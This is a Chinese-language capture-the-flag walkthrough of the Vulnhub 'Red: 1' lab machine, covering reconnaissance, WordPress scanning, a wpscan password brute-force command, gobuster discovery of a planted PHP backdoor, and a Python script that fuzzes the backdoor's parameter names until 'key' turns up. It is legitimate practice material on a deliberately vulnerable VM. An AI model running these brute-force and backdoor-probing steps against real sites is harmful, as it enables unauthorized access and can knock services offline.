环境说明
虚拟机软件:VirtualBox
靶场:Vulnhub Red: 1
攻击机Kali:
192.168.56.3靶机:
192.168.56.8虚拟机模式:仅主机,攻击机靶机同一网段
下载链接:https://download.vulnhub.com/red/Red.ova
作者:hadrian3689
难度:中等
一、信息收集阶段
打靶第一步,先在局域网找到靶机IP。
使用arp-scan扫描局域网存活主机,定位靶机IP:
bash
arp-scan --local
获取靶机IP后,使用nmap进行端口扫描,探测开放端口、服务版本:
bash
nmap -sV -sC -p- 192.168.56.8
nmap扫描结果显示80端口开放,为Web服务。并显示了其部署了wordpress 5.8.1版本。
访问首页看什么内容

内容不多可以查看一波网页源码,发现redrocks.win这个域名出现了多次。根据之前打的hackthebox的经验需要修改hosts文件,将这个域名指向靶机IP。

bash
echo "192.168.56.8 redrocks.win" >> /etc/hosts浏览器访问 http://redrocks.win,样式变好看了。

通过页面信息可以看出这是一个被攻陷的网站,并且攻击者在靶机网站上留了一个后门文件,
接下来先使用wpscan扫描一下看有没有可以直接利用的漏洞。
扫描结果如下:
[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]
[+] URL: http://redrocks.win/ [192.168.56.8]
[+] Started: Mon Oct 12 22:14:04 2026
[+] Command Line: wpscan --url http://redrocks.win
[+] Hostname: kali

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://redrocks.win/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://redrocks.win/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://redrocks.win/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://redrocks.win/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.8.1 identified (Insecure, released on 2021-09-09).
 | Found By: Rss Generator (Passive Detection)
 |  - http://redrocks.win/feed/, <generator>https://wordpress.org/?v=5.8.1</generator>
 | Confirmed By: Rss Generator (Passive Detection)
 |  - http://redrocks.win/comments/feed/, <generator>https://wordpress.org/?v=5.8.1</generator>

[+] WordPress theme in use: twentytwentyone
 | Location: http://redrocks.win/wp-content/themes/twentytwentyone/
 | Last Updated: 2026-05-20 12:00am GMT (4 months ago)
 | Readme: http://redrocks.win/wp-content/themes/twentytwentyone/readme.txt
 | [!] The version is out of date, the latest version is 2.8
 | Style URL: http://redrocks.win/wp-content/themes/twentytwentyone/style.css?ver=1.4
 | Style Name: Twenty Twenty-One
 | Style URI: https://wordpress.org/themes/twentytwentyone/
 | Description: Twenty Twenty-One is a blank canvas for your ideas and it makes the block editor your best brush. Wi...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.4 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://redrocks.win/wp-content/themes/twentytwentyone/style.css?ver=1.4, Match: 'Version: 1.4'

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Mon Oct 12 22:14:18 2026
[+] Requests Done: 32
[+] Cached Requests: 7
[+] Most response codes received: 200: 17, 404: 11, 302: 1, 403: 1, failed: 1
[+] Data Sent: 7.321 KB
[+] Data Received: 221.218 KB
[+] Memory used: 205.516 MB
[+] Elapsed time: 00:00:13

通过结果发现其开启了 xmlrpc,可以通过此接口对用户进行一下暴破,接下来枚举用户
bash
wpscan --url http://redrocks.win --enumerate u发现了 administrator用户

 访问用户API接口
 /wp-json/wp/v2/users ,发现有个内网地址"http://10.0.2.20"
踩坑:一开始直接尝试使用wpscan附带的密码暴破功能,准备暴破管理员账号。
wpscan爆破命令示例:
bashwpscan --url http://redrocks.win --usernames administrator --passwords /usr/share/wordlists/rockyou.txt跑了一段时间,暴破没有成功,并且由于数据量过大把靶机给跑崩了!!!!
后来继续看网页内容,发现管理员用户提交了一条评论,初看没啥东西,

翻了一下网页源码发现注释提示:

内容如下:
text
Still Looking For It? Maybe you should ask Mr. Miessler for help, not that it matters, you won't be able to read anything with it anyway他让我们问Miessler这个人,这个人是谁呢?通过搜索发现这个人是 seclists的作者,其主页是https://danielmiessler.com/
联想到之前网页上看到的You'll never find the backdoor hahah,大概率是需要暴破后门文件,并且要使用到seclists中的字典。
那就是用gobuster暴破一下后门文件呗
gobuster dir -u http://redrocks.win -w /usr/share/seclists/Discovery/Web-Content/Programming-Language-Specific/CommonBackdoors-PHP.fuzz.txt -x php
这里优先使用php后门相关的字典。


发现后门文件NetworkFileManagerPHP.php。不过虽然发现了后门文件名,但是内容不知道啊,并且看GET请求是500,猜测是需要提供某个参数,至于是GET还是POST不得而知,先从GET开始测试。除此之外看文件名是管理文件的功能。
接下来就是崩溃的时刻,不仅精神崩溃,而且靶机也崩溃~~~~。
刚开始使用ffuf进行测试,可能线程太多,导致跑着跑着靶机直接内存溢出。后来不得已自己写了脚本,寻思单线程挨个跑吧,同样跑了两千多个就崩溃了。于是就有了下面这种写法
python
import requests
# 字典文件
wordlist_path = '/usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt'
start_line = 2900 # 字典起始位置

with open(wordlist_path, 'r', encoding="latin-1") as f:
    for line_num, line in enumerate(f, start=1):
        # 跳过前面,从start_line行才开始跑
        if line_num < start_line:
            continue
        param = line.strip()
        if not param:
            continue
        target = f"http://redrocks.win/NetworkFileManagerPHP.php?{param}=1"
        try:
            rsp = requests.get(target, timeout=10)
            if rsp.status_code != 500:
                print(f"[+] Found param: {param} | Status: {rsp.status_code}")
        except Exception as e:
            print(f"[-] Line {line_num} {param} error: {e}")
最终经过多轮靶机重启,成功跑出了参数是 key
